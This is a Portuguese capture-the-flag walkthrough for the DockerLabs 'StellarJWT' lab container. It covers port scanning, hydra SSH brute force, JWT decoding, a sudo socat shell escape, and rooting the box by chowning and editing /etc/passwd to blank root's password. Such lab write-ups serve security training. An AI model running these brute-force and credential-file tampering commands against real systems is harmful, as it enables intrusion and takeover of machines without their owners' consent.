maq.stellarjwt

MAÁQUINA STELLARJWT

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.3 -A -sS -sV -sC -Pn -T5

```
)-[~/dockerlabs/maq.facil/maq.stellarjwt]
nmap 172.17.0.3 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 15:28 -03
Nmap scan report for 172.17.0.3
Host is up (0.000059s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
    256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp open http
                     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: NASA Hackeada
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Aggressive OS guesses: Linux 2.6.32 (92%), Linux 2.6.32 - 2.6.35 (92%), Linux 2.6.32 or 3.1
0 (92%), Linux 4.4 (92%), Linux 2.6.32 - 2.6.39 (91%), Linux 4.0 (88%), Linux 2.6.32 - 3.0
(88%), Linux 5.0 - 5.4 (88%), Linux 2.6.32 - 2.6.33 (88%), Linux 2.6.9 - 2.6.27 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
    0.06 ms 172.17.0.3
```

Temos as porta 22 e 80 aberta.

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 80/tcp open http Apache httpd 2.4.58 ((Ubuntu))


Vamos explorar a porta 80 no navegador http://
172.17.0.3/




Exemplo 1: para descobrir o usuário e senha

¿Qué astrónomo alemán descubrió Neptuno? Qual astrônomo alemão descobriu Netuno? TRADUÇÃO PORTUGUES.

A resposta é Johann Gottlieb Galle.



El 23 de septiembre de 1846, el astrónomo alemán Johann Gottfried Galle descubrió al octavo planeta del Sistema Solar.



Vamos usar o nano para criar uma lista de palavras com possiveis usuários e senhas.

```
GNU nano 8.2 senhas1.txt

Johann
Gottfried
Galle
johann
gottfried
galle
neptuno
Neptuno
```

Agora vamos fazer um ataque de força-bruta com hydra usuando a lista de palavras criada senhas1.txt.

E encontramos usuário e senha.

usuário: neptuno senha: Gottfried

```
a)-[~/dockerlabs/maq.facil/maq.stellarjwt]
hydra -L senhas1.txt -P senhas1.txt ssh://172.17.0.3:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-25 17:09:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per
task
[DATA] attacking ssh://172.17.0.3:22/
[22][ssh] host: 172.17.0.3 login: neptuno password: Gottfried
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-25 17:09:47
```

Exemplo 2: para descobrir o usuário e senha


Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.

gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/

Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py

```
a)-[~/dockerlabs/maq.facil/maq.stellarjwt]
   gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/Discovery/Web-Content/director
y-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                             http://172.17.0.3
[+] Method:
                             GET
[+] Threads:
[+] Wordlist:
                             /usr/share/seclists/Discovery/Web-Content/directory-list-lower
case-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                             gobuster/3.6
+| Extensions:
                             txt,php,html,py
[+] Timeout:
Starting gobuster in directory enumeration mode
/.html
                      (Status: 403) [Size: 275]
/index.html
                      (Status: 200) [Size: 1905]
                      (Status: 301) [Size: 311] [→ http://172.17.0.3/universe/]
/universe
                      (Status: 403) [Size: 275]
/.html
/server-status
                     (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)
Finished
```


Vamos entrar no diretório encontrado com gobuster / universe http://172.17.0.3/universe/.



Código fonte Ctrl +U view-source: http://172.17.0.3/
universe/, encontramos algo interessante.


(eyJhbGciOiJIUzl1NilsInR5cCl6lkpXVCJ9.eyJzdWliOilx-MjM0NTY3ODkwliwidXNlcil6lm5lcHR1bm8iLCJpYXQiO-jE1MTYyMzkwMjJ9.t-

UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE)



Vamos para o site: https://jwt.io/ pra ver o que tem nesse comentário acima.

Achamos o usuário neptuno




Encoded

eyJhbGciOiJIUzI1NiIsInR5 cCI6IkpXVCJ9.eyJzdWIiOiI xMjM0NTY30DkwIiwidXNlciI 6Im5lcHR1bm8iLCJpYXQiOjE 1MTYyMzkwMjJ9.tUG_wEbJdc_t0spVGKkNaoVaO eNnQwzvQOfq0G3PcE

Decoded

Agora vamos fazer um ataque de força-bruta com hydra no usuário neptuno usando a lista de palavras senhas1.txt criada anterior através da pergunta e a resposta que esta na imagem abaixo.



El 23 de septiembre de 1846, el astrónomo alemán Johann Gottfried Galle descubrió al octavo planeta del Sistema Solar.

E veja que conseguimos a senha de usuário com sucesso.

usuário: neptuno senha: Gottfried

```
<del>ia)-[~/do</del>ckerlabs/maq.facil/maq.stellarjwt]
    hydra -l neptuno -P senhas1.txt ssh://172.17.0.3:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-25 17:08:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task [DATA] attacking ssh://172.17.0.3.22/
[22][ssh] host: 172.17.0.3 | login: neptuno | password: Gottfried
1 of 1 target successfully completed, I valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-25 17:08:59
```

Vamos nos conectar no ssh.

ssh neptuno@172.17.0.3

```
)-[~/dockerlabs/maq.facil/maq.stellarjwt]
    ssh neptuno@172.17.0.3
neptuno@172.17.0.3's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.10.11-amd64 x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/pro
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 23 21:02:33 2024 from 172.17.0.1
neptuno@a09325e7bbd6:~$ whoami
neptuno
neptuno@a09325e7bbd6:~$
```

Exploração:

Encontramos um arquivo txt: .carta_a_la_NASA.txt

```
neptuno@a09325e7bbd6:~$ sudo -l
[sudo] password for neptuno:
sudo: a password is required
neptuno@a09325e7bbd6:~$ ls -la
total 36
drwxr-x- 1 neptuno neptuno 4096 Sep 29 19:11 .
drwxr-xr-x 1 root root 4096 Oct 23 16:43 ...
-rw----- 1 neptuno neptuno 327 Sep 29 19:41 .bash_history
-rw-r--r-- 1 neptuno neptuno 220 Sep 29 18:00 .bash_logout
-rw-r--r-- 1 neptuno neptuno 3771 Sep 29 18:00 .bashrc
drwx----- 2 neptuno neptuno 4096 Sep 29 18:03 .cache
-rw-rw-r-- 1 neptuno neptuno 320 Sep 29 19:11 .carta_a_la_NASA.txt
drwxrwxr-x 3 neptuno neptuno 4096 Sep 29 19:07 .tocat
-rw-r--r-- 1 neptuno neptuno 807 Sep 29 18:00 .profile
neptuno@a09325e7bbd6:~$ cat .carta_a_la_NASA.txt
Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las re
spondo de nuevo por aquí.
¿Qué significan las siglas NASA? → National Aeronautics and Space Administration
En que año se fundo la NASA? → 1958
¿Quién fundó la NASA? → Eisenhower
Por favor, necesito entrar!!
neptuno@a@9325e7bbdo:~$
```

Tradução da carta para portugues.

"Bom dia, quero entrar na NASA. Já respondi às perguntas que me fizeram. Aqui estão as respostas novamente.

O que significam as siglas NASA? -> National Aeronautics and Space Administration Em que ano a NASA foi fundada? -> 1958 Quem fundou a NASA? -> Eisenhower Por favor, preciso entrar!!"

Sabemos que Nasa é um usuário, então vamos tentar a senha como o nome Eisenhower.

usuário: nasa

senha: Eisenhower

Veja abaixo conseguimos entrar no usuário nasa.

```
neptuno@a09325e7bbd6:/$ cd /home
neptuno@a09325e7bbd6:/home$ ls
elite nasa neptuno
neptuno@a09325e7bbd6:/home$ su nasa
Password:
nasa@a09325e7bbd6:/home$ whoami
nasa
nasa@a09325e7bbd6:/home$
```

Vamos buscar por privilégios com sudo - l.

Com a informação que você obteve, o usuário nasa pode executar o comando /usr/bin/socat como o usuário elite sem a necessidade de senha.

```
nasa@a09325e7bbd6:/home$ sudo -l
Matching Defaults entries for nasa on a09325e7bbd6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/b
in,
    use_pty
User nasa may run the following commands on a09325e7bbd6:
    (elite) NOPASSWD: /usr/bin/socat
nasa@a09325e7bbd6:/home$
```

Vamos para o site: https://gtfobins.github.io/ e pesquisar por socat.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```

sudo -u elite /usr/bin/socat stdin exec:/bin/sh

```
nasa@05280a57869d:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2024/10/26 01:37:37 socat[135] W address is opened in read-write mode but only supports rea
d-only
whoami
elite
```

O usuário elite pode executar o comando /usr/bin/chown como root sem a necessidade de senha (NOPAS-SWD). Isso é uma boa oportunidade para escalar privilégios. Vamos usar essa informação para obter acesso root.

```
sudo -l
Matching Defaults entries for elite on 05280a57869d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bi
n,
    use_pty
User elite may run the following commands on 05280a57869d:
    (root) NOPASSWD: /usr/bin/chown
```

Vamos para o site: https://gtfobins.github.io/ e pesquisar por chown .


Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

sudo -u elite /usr/bin/socat stdin exec:/bin/sh Depois desse comando entramos no usuário elite.

```
elite@d4aa97b36966:/tmp$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
sudo -u elite /usr/bin/socat stdin exec:/bin/sh
Sorry, user elite is not allowed to execute '/usr/bin/socat stdin exec:/bin/sh' a
s elite on d4aa97b36966.
elite@d4aa97b36966:/tmp$ whoami
whoami
elite
```




sudo chown elite:elite /etc/passwd

elite@d4aa97b36966:/home/neptuno\$ sudo chown elite:elite /etc/passwd sudo chown elite:elite /etc/passwd

2. Mudança de Propriedade com chown bash copiar código sudo chown elite:elite /etc/passwd sudo chown: O comando chown altera a propriedade de arquivos ou diretórios. elite:elite: Isso define elite como o proprietário e grupo do arquivo. /etc/passwd: O arquivo de senhas que contém informações sobre usuários no sistema. Objetivo: Mudou a propriedade do arquivo /etc/passwd para o usuário elite, o que é um passo crítico na exploração de vulnerabilidades.

sudo chown elite:elite /etc

elite@d4aa97b36966:/home/neptuno\$ sudo chown elite:elite /etc sudo chown elite:elite /etc



ls-I/

```
elite@d4aa97b36966:/home/neptuno$ ls -l /
ls -l /
total 64
lrwxrwxrwx
            1 root root
                            7 Apr 22 2024 bin → usr/bin
                         4096 Apr 22 2024 boot
340 Oct 26 05:51 dev
            2 root
drwxr-xr-x
                   root
          5 root
drwxr-xr-x
                    root
drwxr-xr-x 1 elite elite 4096 Oct 26 05:50 etc
drwxr-xr-x 1 root root 4096 Oct 23 16:43 home
                           7 Apr 22 2024 lib → usr/lib
lrwxrwxrwx 1 root root
drwxr-xr-x 2 root root 4096 Oct 1 2023 lib.usr-is-merged
lrwxrwxrwx 1 root root
                            9 Apr 22 2024 lib64 → usr/lib64
drwxr-xr-x 2 root root 4096 Aug 27 16:03 media
drwxr-xr-x 2 root root 4096 Aug 27 16:03 mnt
drwxr-xr-x 1 root root 4096 Oct 23 16:26 opt
dr-xr-xr-x 275 root root
                         0 Oct 26 05:51 proc
drwx ---- 1 root root 4096 Oct 23 20:19 root
           1 root root 4096 Oct 26 06:39 run
drwxr-xr-x
lrwxrwxrwx 1 root root 8 Apr 22 2024 sbin → usr/sbin
drwxr-xr-x 2 root root 4096 Aug 27 16:03 srv
dr-xr-xr-x 13 root root
                            0 Oct 26 06:38 sys
drwxrwxrwt 1 root root 4096 Oct 26 06:09 tmp
drwxr-xr-x 1 root root
                        4096 Aug 27 16:03 usr
           1 root root 4096 Sep 29 17:59 var
drwxr-xr-x
```


sed 's/x//g' /etc/passwd

```
elite@d4aa97b36966:/home/neptuno$ sed 's/x//g' /etc/passwd
sed 's/x//g' /etc/passwd
root::0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proy::13:13:proy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt::42:65534::/noneistent:/usr/sbin/nologin
nobody::65534:65534:nobody:/noneistent:/usr/sbin/nologin
neptuno::1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network::998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync::997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus::100:102::/noneistent:/usr/sbin/nologin
systemd-resolve::996:996:systemd Resolver:/:/usr/sbin/nologin
sshd::101:65534::/run/sshd:/usr/sbin/nologin
nasa::1002:1002:NASA,,,:/home/nasa:/bin/bash
elite::1000:1000:elite,,,:/home/elite:/bin/bash
```

5. Manipulação do Arquivo /etc/passwd com sed bash sed 's/x//g' /etc/passwd • sed : Uma ferramenta de edição de texto que pode modificar arquivos de forma não interativa. • s/x//g : Substitui todas as ocorrências de x por nada (remove x). Objetivo: Exibir o conteúdo do arquivo /etc/passwd sem as x que são usadas em algumas entradas para senhas.


sed -i 's/x//g' /etc/passwd

elite@d4aa97b36966:/home/neptuno\$ sed -i 's/x//g' /etc/passwd
sed -i 's/x//g' /etc/passwd



cat /etc/passwd

```
elite@d4aa97b36966:/home/neptuno$ cat /etc/passwd
cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2.7:bin:/bin:/usr/sbin/nologin
sys::3:3.sys:/dev:/usr/sbin/nologin
                                                       ROOT ESTÁ SEM O "X"
sync::4:65534:sync:/bin/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proy::13:13:proy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt::42:65534::/noneistent:/usr/sbin/nologin
nobody::65534:65534:nobody:/noneistent:/usr/sbin/nologin
neptuno::1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network::998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync::997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus::100:102::/noneistent:/usr/sbin/nologin
systemd-resolve::996:996:systemd Resolver:/:/usr/sbin/nologin
sshd::101:65534::/run/sshd:/usr/sbin/nologin
nasa::1002:1002:NASA,,,:/home/nasa:/bin/bash
elite::1000:1000:elite,,,:/home/elite:/bin/bash
```



su root

elite@d4aa97b36966:/home/neptuno\$ su root
su root
root@d4aa97b36966:/home/neptuno# whoami
whoami
root
root@d4aa97b36966:/home/neptuno#

somos root

bobmarley